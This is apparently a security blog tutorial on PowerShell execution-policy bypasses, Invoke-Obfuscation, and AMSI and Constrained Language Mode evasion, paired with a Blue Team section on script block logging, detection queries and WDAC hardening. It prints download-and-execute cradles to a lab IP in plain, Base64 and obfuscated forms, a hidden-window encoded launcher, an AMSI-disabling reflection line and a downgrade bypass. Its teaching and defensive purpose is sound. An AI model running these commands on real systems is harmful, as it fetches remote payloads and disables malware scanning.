

Disclaimer: This article is for educational purposes and authorized security testing only. Run these techniques exclusively against systems you own or have explicit written permission to assess. Unauthorized use of these methods against systems you do not control is illegal and unethical.
Introduction / Overview
PowerShell is the Swiss Army knife of post-exploitation on Windows. It is signed, native, and trusted, which makes it a perfect Living-off-the-Land Binary (LOLBin). Defenders push back with three primary controls: Execution Policy, Constrained Language Mode (CLM), and the Antimalware Scan Interface (AMSI). Attackers respond with obfuscation and policy bypasses.
In this article you will learn what the Execution Policy actually does (and does not do), how -EncodedCommand and Invoke-Obfuscation help payloads slip past signature-based detection, how CLM constrains an attacker once they have a shell, and — given equal weight — how a Blue Team detects and defeats all of this with logging and AppLocker/WDAC.
How it works / Background
A critical misconception is that the Execution Policy is a security boundary. It is not. Microsoft is explicit: it is a "safety" feature to prevent users from accidentally running scripts, not a control to stop a determined attacker. It only governs .ps1 script files; it does nothing to commands typed into a console or piped in via stdin.
Execution policies are stored in the registry and read at these scopes (in precedence order): MachinePolicy, UserPolicy, Process, CurrentUser, LocalMachine. The machine-wide value lives at:
HKLM:\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell\ExecutionPolicyBecause the policy only blocks files, an attacker has many ways around it:
-EncodedCommand(-enc): pass a Base64-encoded UTF-16LE command string directly — never touches a.ps1file.-Command "...": run an inline command.Get-Content evil.ps1 | powershell -noprofile -: pipe a script in via stdin.-ExecutionPolicy Bypass/Unrestricted: explicitly override at the Process scope.
Constrained Language Mode (CLM) is the real boundary. When set (via $ExecutionContext.SessionState.LanguageMode or, more durably, enforced by AppLocker/WDAC in Allow Mode), CLM blocks COM objects, .NET method invocation, Add-Type, and Win32 API calls — gutting most offensive tradecraft while still allowing core cmdlets.

AMSI is the content-inspection layer. Before a script block is executed, PowerShell sends the de-obfuscated content to AmsiScanBuffer so the registered AV/EDR can verdict it. This is why obfuscation alone is not enough — AMSI sees the runtime string, so attackers also need an AMSI bypass.
Prerequisites / Lab setup
- A Windows 10/11 or Server 2019/2022 VM you control.
- PowerShell 5.1 (the most heavily targeted version; PS 7+ has different AMSI/CLM behavior).
- Invoke-Obfuscation by Daniel Bohannon.
- A non-production environment with EDR disabled for safe experimentation, or a snapshotted VM.
Check your current state:
Get-ExecutionPolicy -List
$ExecutionContext.SessionState.LanguageMode # FullLanguage or ConstrainedLanguageAttack walkthrough / PoC
1. Bypassing the Execution Policy
None of these require admin rights. They all work even when policy is Restricted:
# Process-scope override (most common)
powershell.exe -ExecutionPolicy Bypass -File .\script.ps1

# Inline command — policy never applies to -Command
powershell.exe -nop -c "IEX (New-Object Net.WebClient).DownloadString('http://10.10.10.10/p.ps1')"

# Pipe via stdin
Get-Content .\script.ps1 | powershell.exe -noprofile -

# Set the user-scope policy without touching the registry directly
Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -ForceThe -EncodedCommand route is the cleanest for evading argument-based logging that greps for keywords like DownloadString:
$cmd = "IEX (New-Object Net.WebClient).DownloadString('http://10.10.10.10/p.ps1')"
$b64 = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($cmd))
powershell.exe -nop -w hidden -enc $b64On a Linux attacker box you can pre-build the blob — note the mandatory UTF-16LE encoding:
PAYLOAD='IEX (New-Object Net.WebClient).DownloadString("http://10.10.10.10/p.ps1")'
echo -n "$PAYLOAD" | iconv -t UTF-16LE | base64 -w02. Obfuscation with Invoke-Obfuscation
-EncodedCommand defeats keyword matching but not AMSI. To break static signatures and stress detection logic, Invoke-Obfuscation rewrites the payload while preserving behavior:
Import-Module .\Invoke-Obfuscation.psd1
Invoke-Obfuscation

# Inside the interactive menu:
SET SCRIPTBLOCK IEX (New-Object Net.WebClient).DownloadString('http://10.10.10.10/p.ps1')
TOKEN\ALL\1          # token-layer obfuscation (string/variable/command splits)
ENCODING\1           # ASCII/Hex/Octal encoding wrapper
LAUNCHER\PS\enc # emit a ready-to-run -enc launcherThis produces transforms such as string reversal, concatenation, tick-mark insertion (IEX), and -f` format-string reassembly. Example of a manually obfuscated, equivalent invocation:
# Reordering + concatenation defeats naive "IEX"/"Invoke-Expression" signatures
&("{1}{0}"-f'EX','I') (.('Ne'+'w-Object') Net.WebClient).('Down'+'loadString').Invoke('http://10.10.10.10/p.ps1')3. Beating AMSI and CLM
Obfuscation buys time, but a modern EDR's AMSI provider inspects the resolved buffer. The classic (now signatured) AMSI bypass patches the amsiInitFailed flag; in 2026 you would typically use a more current technique such as patching AmsiScanBuffer in memory or reflection-based provider tampering. Conceptually:
# Illustrative only — this exact string is heavily signatured and will be caught.
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)CLM is the harder wall. If AppLocker/WDAC enforces CLM, .NET reflection above is blocked outright. Real-world CLM escapes have relied on:
- Custom runspaces before the policy is applied.
- PowerShell downgrade to v2 (
powershell.exe -version 2), which predates CLM/AMSI — mitigated by removing the v2 engine. - Misconfigured AppLocker rules leaving a writable, allowed path that lets the attacker drop a
.ps1and re-enter Full Language Mode.
Mermaid diagram

Text summary: the attacker bypasses the file-only Execution Policy with encoded/inline commands, obfuscates to evade signatures, neutralizes AMSI, then either runs full tradecraft or escapes Constrained Language Mode.
Detection & Defense (Blue Team)
Defenders should treat the Execution Policy as zero security value and invest in the layers below.
1. Script Block Logging (Event ID 4104). This is the single most valuable control. PowerShell logs the de-obfuscated script block, so Invoke-Obfuscation output is recorded in its decoded form. Enable via GPO Administrative Templates > Windows Components > Windows PowerShell > Turn on PowerShell Script Block Logging, or:
New-Item 'HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging' -Force | Out-Null
Set-ItemProperty 'HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging' -Name EnableScriptBlockLogging -Value 1Hunt for suspicious 4104 events:
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Operational'; Id=4104} |
Where-Object { $_.Message -match 'FromBase64String|DownloadString|amsiInitFailed|IEX' }2. Module Logging (4103) and Transcription capture pipeline detail and full I/O respectively — pair them with a SIEM.
3. Command-line auditing. Enable Include command line in process creation events so Event ID 4688 captures -enc/-EncodedCommand. Decode any Base64 blob and alert on -w hidden, -nop, and - enc patterns.
4. Enforce Constrained Language Mode the right way. Do not set the __PSLockdownPolicy environment variable (trivially bypassed). Instead deploy AppLocker or WDAC in enforcement mode — when an allow-listing policy is active, PowerShell automatically drops to ConstrainedLanguage for anything not explicitly trusted.
5. Remove the PowerShell v2 engine to kill the downgrade bypass:
Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root6. Keep AMSI providers current. Modern EDRs (Defender for Endpoint, etc.) supply behavioral AMSI providers that flag in-memory patching of AmsiScanBuffer and reflection against AmsiUtils. Monitor for AMSI provider tampering and unexpected amsi.dll modifications.
Mapped MITRE ATT&CK techniques: T1059.001 (PowerShell), T1027 (Obfuscated Files or Information), T1562.001 (Impair Defenses: Disable or Modify Tools / AMSI), T1140 (Deobfuscate/Decode).
Conclusion
The Execution Policy is a guardrail, not a gate — and attackers walk around it with -EncodedCommand, inline commands, or stdin. Obfuscation via Invoke-Obfuscation defeats static signatures, but the runtime-inspecting AMSI and the genuinely restrictive Constrained Language Mode are the controls that matter. For defenders, the winning combination is Script Block Logging + command-line process auditing + WDAC/AppLocker-enforced CLM + a current AMSI provider + removal of PowerShell v2. Logging defeats obfuscation because PowerShell records what it actually runs, not what the attacker typed.
For related tradecraft, see Kerberoasting, AMSI Bypass Techniques, and AppLocker and WDAC Bypass.
References
- MITRE ATT&CK — T1059.001 PowerShell: https://attack.mitre.org/techniques/T1059/001/
- MITRE ATT&CK — T1027 Obfuscated Files or Information: https://attack.mitre.org/techniques/T1027/
- Microsoft Docs — about_Execution_Policies: https://learn.microsoft.com/powershell/module/microsoft.powershell.core/about/about_execution_policies
- Microsoft Docs — about_Language_Modes (Constrained Language): https://learn.microsoft.com/powershell/module/microsoft.powershell.core/about/about_language_modes
- Daniel Bohannon — Invoke-Obfuscation: https://github.com/danielbohannon/Invoke-Obfuscation
- HackTricks — PowerShell / AMSI / CLM bypass: https://book.hacktricks.xyz/windows-hardening/basic-powershell-for-pentesters
- Microsoft — Antimalware Scan Interface (AMSI): https://learn.microsoft.com/windows/win32/amsi/antimalware-scan-interface-portal
You Might Also Like
If you found this useful, these related deep-dives cover adjacent techniques and their defenses:
Comments